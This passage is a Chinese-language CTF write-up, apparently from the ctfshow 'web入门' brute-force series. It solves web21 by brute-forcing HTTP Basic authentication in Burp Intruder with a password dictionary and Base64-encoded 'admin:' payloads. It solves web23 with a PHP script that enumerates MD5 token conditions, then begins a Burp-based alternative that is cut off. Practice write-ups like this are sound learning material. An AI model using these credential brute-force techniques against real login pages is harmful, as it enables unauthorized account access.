
CTFSHOW-WEB入门

二、爆破

web21

打开题目发现附件，先下载附件查看



dic.zip
Archive Edit View Help
Open
Extract
Location: /
~/.cache/.fr-jqBc9N/最新网站后台密码破解字典.txt - Mousepad
File Edit Search View Document Help

Name	Size	Type	Date Modified
最新网站后台密码破解字典.txt	793 bytes	Plain text d…	09 June 2022, 22:24

```
!@#$%^&*
$$$$
******
....
.575783.
0000
00000
000000
00000000
0000001
000001
000054
0001000
000102
000111
000123
shark63
000126
```

发现是本字典，猜测等会可能会用来进行爆破


打开靶机，弹出页面提示登陆



4e6e12cf-ac31-4c40-a694-b28944a05093.challenge.ctf.show

此网站要求您登录。

随便输入用户admin，密码passwd，然后进行抓包



```
GET / HTTP/1.1
Host:
4e6e12cf-ac31-4c40-a694-b28944a05093.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46cGFzc3dk
```

Selection 16 (0x10)

Selected text: YWRtaW46cGFzc3dk

Decoded from: Base64

admin:passwd


发现一串经过base64加密的字符，进行解密发现为admin:passwd

判断出上传的数据格式为

```
用户名：密码
```

且经过base64加密的

针对这种形式进行爆破，选择simple list（简单表单，可以理解为用字典爆破）



You can define one or more payload sets. The number of payload sets depends on the attac
are available for each payload set, and each payload type can be customized in different wa


Payload set: 1

Payload count: 100

Payload type: Simple list

Request count: 100

字典选取附件中的字典


Payload type: Simple list

Payload settings [Simple list]

This payload type lets you configure a simple list of strings th

```
!@#$%^&*
$$$$
******
....
.575783.
0000
00000
000000
```

Enter a new item


Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on e

File Name: 最新网站后台密码破解字典.txt

因为我们只针对密码进行爆破，根据上传数据的格式要设置规则



Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
☑	Add Prefix: admin:
☑	Base64-encode

```
在密码前加上数据：admin:
Add Prefix:admin:

进行base64加密
Base64-encode

#注意顺序#
```

取消勾选此内容



Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


因为“=”会影响base64，所以选择取消

开始爆破



Request	Payload	Status co...	Error	Timeout	Length	Comm
17	YWRtaW46c2hhcms2Mw==	200	□	□	242	
0		401	□	□	318	
1	YWRtaW46IUAjJCVeJio=	401	□	□	318	
2	YWRtaW46JCQkJA==	401	□	□	318	
3	YWRtaW46KioqKioq	401	□	□	318	
4	YWRtaW46Li4uLg==	401	□	□	318	
6	YWRtaW46MDAwMA==	401	□	□	318	
5	YWRtaW46LjU3NTc4My4=	401	□	□	318	
7	YWRtaW46MDAwMDA=	401	□	□	318	
8	YWRtaW46MDAwMDAw	401	□	□	318	
9	YWRtaW46MDAwMDAwM...	401	□	□	318	
10	YWRtaW46MDAwMDAwM...	401	□	□	318	

成功爆出密码，进入查看一下



17	YWRtaW46c2hhcms2Mw==	200	□	□	242
0		401	□	□	318
1	YWRtaW46IUAjJCVeJio=	401	□	□	318
2	YWRtaW46JCQkJA==	401	□	□	318
3	YWRtaW46KioqKioq	401	□	□	318
4	YWRtaW46Li4uLg==	401	□	□	318
6	YWRtaW46MDAwMA==	401	□	□	318
5	YWRtaW46LjU3NTc4My4=	401	□	□	318
7	YWRtaW46MDAwMDA=	401	□	□	318
8	YWRtaW46MDAwMDAw	401	□	□	318
9	YWRtaW46MDAwMDAwM...	401	□	□	318
10	YWRtaW46MDAwMDAwM...	401	□	□	318

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Dec 2023 16:35:38 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11
Content-Length: 45

ctfshow{3676acd4-f9b3-4d7e-ae1a-8a916f47a95e}
```

得到flag


web22*

未做到

域名更新后，flag.ctf.show域名失效

web23

打开网站，分析一下



```
error_reporting(0);

include('flag.php');
if(isset($_GET['token'])){
    $token = md5($_GET['token']);
    if(substr($token, 1,1)===substr($token, 14,1) && substr($token, 14,1) ===substr($token, 17,1)){
        if((intval(substr($token, 1,1))+intval(substr($token, 14,1))+substr($token, 17,1))/substr($token, 1,1)===intval(substr($token, 31,1))){
            echo $flag;
        }
    }
}else{
    highlight_file(__FILE__);
```

什么意思呢

就是你需要get传一个token

token传入值的MD5要满足两个条件：


1、第1位=第14位=第17位

2、（第1位+第14位+第17位）/第1位=第31位

由此创建脚本

```
<?php
error_reporting(0);

$string = '0123456789';
for($a=0;$a<strlen($string);$a++){
    for($b=0;$b<strlen($string);$b++){
        for($c=0;$c<strlen($string);$c++){
            $flag = $string[$a].$string[$b].$string[$c];
            $token = md5($flag);
            if(substr($token, 1,1)===substr($token, 14,1) && substr($token,
14,1) ===substr($token, 17,1)){
                if((intval(substr($token, 1,1))+intval(substr($token,
14,1))+substr($token, 17,1))/substr($token, 1,1)===intval(substr($token, 31,1)))
{
                    echo $flag."\n";
                }
            }
        }
    }
}
?>

    #此段代码是网上借鉴的，具体代表的含义和用法，等我写完爆破的wp，再做研究
```


运行一下得到一个满足条件的数：422



```
<?php
error_reporting(0);

$string = '0123456789';
for($a=0;$a<strlen($string);$a++){
    for($b=0;$b<strlen($string);$b++){
        for($c=0;$c<strlen($string);$c++){
            $flag = $string[$a].$string[$b].$string[$c];
            $token = md5($flag);
            if(substr($token, 1,1)===substr($token, 14,1) && s
                if((intval(substr($token, 1,1))+intval(substr(
                    echo $flag."\n";
                }
            }
        }
    }
}
?>
```

```
422
```

那我们就讲422传进入



ctfshow{7fc28ffa-c1d7-4509-950e-5b6fe4001bf9}

URL
http://3e0cae25-6af8-4695-8003-5095c19d5d10.challenge.ctf.show/?token=422


得到flag

web24? NONONO既然是在爆破里面，肯定要用到爆破！

方法2：

随便传一个，比如?token=1

进行抓包




Request to http://3e0cae25-6af8-4695-8003-5095c19d5d10.challenge.ctf.show:80

```
GET /?token=1 HTTP/1.1
Host:
3e0cae25-6af8-4695-8003-5095c19d5d10.challenge.ctf.show
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1


```

然后对token=后面的参数进行爆破

如何设置选择Custom iterator(自定义迭代器)



Payload sets

You can define one or more payload sets. The number of payload sets depends on the att
are available for each payload set, and each payload type can be customized in different

